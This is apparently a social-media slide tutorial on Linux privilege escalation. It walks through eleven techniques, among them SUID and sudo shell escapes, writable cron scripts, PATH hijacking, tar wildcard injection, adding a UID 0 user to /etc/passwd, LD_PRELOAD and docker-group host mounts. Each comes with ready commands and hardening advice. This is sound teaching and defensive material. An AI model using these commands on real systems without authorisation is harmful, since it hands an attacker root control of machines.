

Privilege Escalation

\$ $\rightarrow$ **#** how a normal user becomes root.

11 TECHNIQUES INSIDE

SUID

Sudo

Capabilities

Cron

PATH

```
/etc/passwd
```

Kernel

NFS

LD PRELOAD

Wildcard

Docker

swipe to start →



Privilege Escalation

① WHAT IT IS

Privilege escalation is gaining more access than you were intended to have. It turns a limited user shell into full control of the system, usually ending as the all-powerful root account.

THE PATH TO ROOT

TWO TYPES

↑ VERTICAL

low-priv user to root. Gaining higher privileges on the same box.

→ HORIZONTAL

user A to user B. Moving sideways to reach richer access.

the flaw is usually already there · enumeration finds it.



Enumerate first.

💡 THE MINDSET

Privilege escalation is mostly enumeration. The misconfiguration is usually already on the box, your job is to find it before reaching for any exploit.



bash

```
user@localhost:~$ id           # user, groups
user@localhost:~$ sudo -l      # run as root?
user@localhost:~$ uname -a     # kernel + arch
user@localhost:~$ find / -perm -4000 2>/dev/null # SUID
user@localhost:~$ getcap -r / 2>/dev/null        # caps
```

🔑 AUTOMATE

linPEAS and pspy automate the grind. Run them first, then verify the promising findings by hand. Never trust a scanner blindly.



SUID Binaries

📄 WHAT IT IS

SUID (Set-User-ID) is a special file permission. A program with it runs as the file owner, not the user who launched it. When that owner is root, it runs as root for anyone.



bash

```
user@localhost:~$ find / -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/mount
/usr/bin/find      ← runs as root
```

```
user@localhost:~$ find . -exec /bin/sh -p \; -quit
# whoami
root
```

🛡️ HARDEN

Audit with `find / -perm -4000`. Remove the bit (`chmod u-s`) from binaries that do not need it, and prefer capabilities for narrow privileges.



Sudo Rights

① WHAT IT IS

sudo lets specific users run certain commands as root. Misconfigured rules, like NOPASSWD entries or programs that can spawn a shell, hand out root far beyond what was intended.

```
bash
```

```
user@localhost:~$ sudo -l
```

```
User user may run as root:
```

```
NOPASSWD: /usr/bin/find ← can exec shell
```

```
user@localhost:~$ sudo find . -exec /bin/sh \;
```

```
# id
```

```
uid=0(root) gid=0(root)
```

 HARDEN

Grant the narrowest commands possible. Avoid NOPASSWD, and never allow interpreters or tools like find, vim, awk that can break out to a shell.



Linux

Capabilities

📄 WHAT IT IS

Capabilities split root's power into fine-grained units, so a binary can get one privilege without full SUID root. But some, like `cap_setuid`, are enough to become root outright.



bash

```
user@localhost:~$ getcap -r / 2>/dev/null
/usr/bin/python3 cap_setuid=ep ← grants UID 0

# priv.py: os.setuid(0) then spawn /bin/sh
user@localhost:~$ python3 priv.py
# whoami
root
```

🛡️ HARDEN

Audit with `getcap -r /`. Drop dangerous capabilities (`cap_setuid`, `cap_dac_override`, `cap_sys_admin`); grant only what a service truly needs.



Cron Jobs

📄 WHAT IT IS

Cron runs scheduled jobs, often as root. If a script cron executes is writable by you, or runs from a writable PATH, you can replace it and have root run your code on the next tick.



bash

```
user@localhost:~$ cat /etc/crontab
* * * * * root /opt/clean.sh ← runs as root
user@localhost:~$ ls -l /opt/clean.sh
-rwxrwxrwx 1 root root clean.sh ← writable
user@localhost:~$ echo 'chmod +s /bin/bash' >> clean.sh
# next tick -> bash -p -> root
```

🛡️ HARDEN

Make scripts root-owned and non-writable (chmod 700). Use absolute paths inside jobs, and never let cron run anything from a world-writable directory.



PATH Hijacking

📘 WHAT IT IS

If a root-run program calls another command by name instead of full path, the shell searches \$PATH for it. Place a malicious file with that name earlier in PATH and root runs yours.



bash

```
user@localhost:~$ cat health.sh
service nginx restart    ← no full path

user@localhost:~$ echo '/bin/bash -p' > /tmp/service
user@localhost:~$ chmod +x /tmp/service
user@localhost:~$ export PATH=/tmp:$PATH
# root's job runs /tmp/service -> root
```

🛡️ HARDEN

Always use absolute paths in privileged scripts. Set a safe, fixed PATH at the top of the script and avoid relative command names entirely.



Writable /etc/passwd

① WHAT IT IS

`/etc/passwd` lists user accounts and can still hold password hashes. If it is writable, you can append a brand-new user with UID 0, effectively a second root account.

```
bash
```

```
user@localhost:~$ ls -l /etc/passwd
-rw-rw-rw- 1 root root passwd ← writable

# append this line (hash: openssl passwd -1):
hax:$1$ab$Xk9...:0:0::/root:/bin/bash

user@localhost:~$ su hax → # whoami -> root
```

HARDEN

Keep `/etc/passwd` and `/etc/shadow` root-owned and writable only by root. Monitor them for changes; an extra UID 0 entry is an instant red flag.



Kernel Exploits

① WHAT IT IS

The kernel is the most privileged code on the box. A vulnerable kernel can be exploited from any user to run code as root. The catch: exploits can be unstable and crash the system.

```
bash
```

```
user@localhost:~$ uname -r
5.8.0-43-generic ← match to known CVEs

# find a matching local-root CVE:
#   DirtyPipe · Dirty COW · PwnKit

user@localhost:~$ gcc exploit.c -o e && ./e
# id → uid=0(root)
```

HARDEN

Patch promptly: most kernel privesc is fixed long before it is used. Keep systems updated and avoid running untrusted code on sensitive hosts.



NFS

no_root_squash

① WHAT IT IS

NFS shares files over the network. With `no_root_squash`, a client's root is trusted as the server's root. Mount the share, drop a root-owned SUID binary, and run it back on the target.



```
bash
```

```
user@localhost:~$ cat /etc/exports
/srv *(rw,no_root_squash) ← not squashed
# on a root box, mount and plant a SUID shell:
root@kali:~# mount -t nfs localhost:/srv /mnt
root@kali:~# cp /bin/bash /mnt/sh && chmod +s /mnt/sh
user@localhost:~$ /srv/sh -p → # whoami -> root
```

 HARDEN

Never export with `no_root_squash`. Keep `root_squash` (the default) so remote root maps to `nobody`, and restrict exports to specific trusted hosts.



LD_PRELOAD Abuse

① WHAT IT IS

LD_PRELOAD forces a custom shared library to load before all others. If sudo is set to keep this variable (env_keep), your library's code runs inside a root process.

bash

```
user@localhost:~$ sudo -l
env_keep += LD_PRELOAD ← survives sudo

# build a .so whose init() runs setuid(0)+sh
user@localhost:~$ gcc -shared -fPIC -o /tmp/x.so x.c
user@localhost:~$ sudo LD_PRELOAD=/tmp/x.so apache2
# whoami -> root
```

HARDEN

Strip env_keep for sensitive variables (LD_PRELOAD, LD_LIBRARY_PATH) in sudoers. Keep env_reset on so the environment is sanitized before sudo runs.

Wildcard Injection

① WHAT IT IS

When a root script runs a command with *, the shell expands it to every matching filename. Craft files whose names look like command-line flags, and they get passed as options.

```

user@localhost:~$ cat backup.sh # root cron
tar czf /b.tgz * ← * becomes filenames

user@localhost:~$ echo 'chmod +s /bin/bash' > x.sh
user@localhost:~$ touch ./--checkpoint=1
user@localhost:~$ touch ./--checkpoint-action=exec=x.sh
# tar reads them as flags -> runs x.sh as root

```

HARDEN

Avoid `*` in privileged scripts; use `./*` or explicit paths, and pass `--` to stop option parsing. Better yet, list files safely with `find -print0`.



Docker & LXCD

① WHAT IT IS

Members of the docker or lxd group can start containers with host access. Mount the host filesystem into a container you control and you can read or edit anything as root.

```
bash
```

```
user@localhost:~$ id
uid=1000(user) groups=1000,998(docker) ← !

user@localhost:~$ docker run -v /:/host -it alpine sh
/ # chroot /host bash
# whoami
root
```

 HARDEN

Treat docker/lxd group membership as root-equivalent and grant it sparingly. Use rootless containers and user namespaces so a breakout is not host root.

you just learned **privesc.**

11 vectors, one goal: root.

WHAT NOW

- 🔖 Save this for your next box.
- 📍 Share it with your team.
- >_ Practice it on a safe lab box.

FOLLOW FOR MORE




Instagram
@kerem.tech



X
@keraattin



GitHub
keraattin



YouTube
Kerem Tech